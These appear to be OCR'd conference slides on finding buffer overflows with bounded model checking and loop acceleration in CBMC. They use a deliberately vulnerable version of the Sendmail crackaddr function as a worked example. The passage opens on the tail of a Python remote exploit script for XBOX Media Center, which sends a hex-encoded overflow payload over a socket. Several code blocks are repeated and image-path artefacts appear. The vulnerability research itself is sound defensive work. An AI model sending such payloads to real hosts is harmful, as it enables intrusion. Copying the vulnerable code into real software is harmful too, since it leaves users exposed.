\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x2e
\x6d\x70\x33\x29\x20\x48\x54\x54\x50\x2f\x31\x2e\x31\x0d\x0a\x0d\x0a'

s = socket(AF_INET, SOCK_STREAM)
s.connect((sys.argv[1], int(sys.argv[2])))

s.send(exploit)

s.close()
```


Remote exploit for XBOX Media Center
(Sean Heelan's MSc thesis)





```
void f(void)
{
    char buffer[100];

    …
    strcpy(buffer, INPUT);
    …
}


void g(void)
{
    …
    f();
    …
}
```





```c
void f(void)
{
    char buffer[100];

    …
    strcpy(buffer, INPUT);
    …
}


void g(void)
{
    …
    f();
    …
}
```




```
void f(void)
{
    char buffer[100];

    …
    strcpy(buffer, INPUT);
    …
}


void g(void)
{
    …
    f();
    …
}
```




```
void f(void)
{
    char buffer[100];

    …
    strcpy(buffer, INPUT);
    …
}


void g(void)
{
    …
    f();
    …
}
```




```
void f(void)
{
    char buffer[100];

    …
    strcpy(buffer, INPUT);
    …
}


void g(void)
{
    …
    f();
    …
}
```

A Harder Bug

"*I believe that these two files summarize well some of the reasons why code analysis tools are not very good at finding sophisticated bugs with a very low false positive rate.*"

-- Halvar Flake talking about the Sendmail crackaddr bug.

Let's analyse those two files...

The crackaddr Bug

crackaddr_vuln.c (~/Downloads) - gedit

Open Save Undo

crackaddr_vuln.c

```c
#define BUFFERSIZE 200
#define TRUE 1
#define FALSE 0

int copy_it( char * input )
{
	char localbuf[ BUFFERSIZE ];
	char c, *p = input, *d = &localbuf[0];
	char *upperlimit = &localbuf[ BUFFERSIZE-10 ];
	int quotation = FALSE;
	int roundquote = FALSE;

	memset( localbuf, 0, BUFFERSIZE );

	while( (c = *p++) != '\0' ){
		if(( c == '<' ) && (!quotation)){
			quotation = TRUE;
			upperlimit--;}
		if(( c == '>' ) && (quotation)){
			quotation = FALSE;
			upperlimit++;}
		if(( c == '(' ) && ( !quotation ) && !roundquote){
			roundquote = TRUE;
			/*upperlimit--;*/}
		if(( c == ')' ) && ( !quotation ) && roundquote){
			roundquote = FALSE;
			upperlimit++;}
		// If there is sufficient space in the buffer, write the character.
		if( d < upperlimit )
			*d++ = c;
	}
	if( roundquote )
		*d++ = ')';
	if( quotation )
		*d++ = '>';

	printf("%d: %s\n", (int)strlen(localbuf), localbuf);
}
```

C Tab Width: 8 Ln 1, Col 1 INS

We need to alternate between these two branches several times

...So that we can eventually push this write beyond the end of the buffer

Finding Vulnerabilities with Bounded Model Checking

We can unwind loops a fixed number of times

```
char A[100];
char c;
int i = 0;

while(c = read()) {
  A[i++] = c;
}
```

Unwind twice

```
i_0 = 0;
c_0 = read();
assume(c_0 != 0);
A[i_0] = c_0;
assert(i_0 < 100);
i_1 = i_0 + 1;
c_1 = read();
assume(c_1 == 0);
```

The first two characters read

Check we didn't overflow the buffer

The loop runs exactly once

This gives us a problem we can pass to SAT solver

Finding Vulnerabilities with Bounded Model Checking

The SAT problem we just generated doesn't have a solution (which means we couldn't find a bug).

That's because the bug doesn't show up until the loop has run 101 times.

That means we have to unwind the loop 101 times. This is really slow!

Worse still, we don't *know* how many times we need to unwind!

Acceleration

The idea is that we replace a loop with a single expression that encodes an *arbitrary number* of loop iterations. We call these *closed forms*.

```
while (i < 100) {
  i++;
}
```

Accelerate

```
niterations = nondet();
i += niterations;
assume(i <= 100);
```

Number of loop iterations

Calculating Closed Forms

We need some way of taking a loop and finding its closed form. There are many options:

- Match the text of the loop
- Find closed forms with constraint solving
- Linear algebra

We use constraint solving, since it allows us to reuse a lot of existing code.

Dotting i's, Crossing t's

There are a few more things we need to do to make an accelerator:

- Ensure that the loop is able to run as many times as we'd like it to (weakest precondition)
- Make sure we handle integer overflows correctly (path splitting)
- Add the effects of array update (quantifiers)

For more details, see our CAV 2013 paper.

Example

```
int sz = read();
char *A = malloc(sz);
char c;
int i = 0;

while (c = read()) {
  A[i++] = c;
}
```

Accelerate

```
int sz = read();
char *A = malloc(sz);
char c;
int i = 0;

int niters = nondet();
assume(forall i < j <= niters .
        A[j] != 0);
i += niters;
assert(i <= sz);
```

Unwind once

```
sz = read();
i_0 = 0;
niters = nondet();
assume(forall i < j <= niters .
         A[j] != 0);
i_1 = i_0 + niters;
assert(i_1 <= sz);
```

SAT solve

BUG:

```
niters = sz + 1
```

Note: there's no fixed number of unwindings that will always hit this bug!

Accelerating crackaddr

We can accelerate this by unrolling the loop twice and accelerating the resulting code.

We get the following accelerators:

```
int niters = nondet();
assume(forall 0 <= j < niters .
       input[2*j] == '(' && input[2*j+1] == ')');
upperlimit += niters;
```

and

```
int niters = nondet();
d += niters;
assume(d < upperlimit);
assert(d < &localbuf[200]);
```

These are enough to find the bug!

Download me!

- Prototype accelerator available as part of goto-instrument
- Source-to-source transformation:
  use your favourite program analyser!
- Get via
  svn co http://www.cprover.org/svn/cbmc/trunk

CBMC

Making this Real

- Actual exploits require more work
- Requires precise heap (grows towards stack) and stack models
- Address space randomization
- ROP for non-executable stacks

- Frequently done for binaries
(really want hybrid source/binary)

The Future

- Accelerate more complex arithmetic in loops
- Accelerate loops that do weird things to heap data structures
- (Also: accelerate floating-point loops)
- Engineering effort to scale up to huge codebases
  (we're currently eyeing up Debian...)

References

- Under-Approximating Loops in C Programs for Fast Counterexample Detection
  Daniel Kroening, Matt Lewis, Georg Weissenbacher, CAV 2013
  http://www.kroening.com/papers/cav2013-acceleration.pdf
- Verification and Falsification of Programs with Loops using Predicate Abstraction
  Daniel Kroening, Georg Weissenbacher, FACJ 2010
  http://www.kroening.com/papers/facj-loops-2009.pdf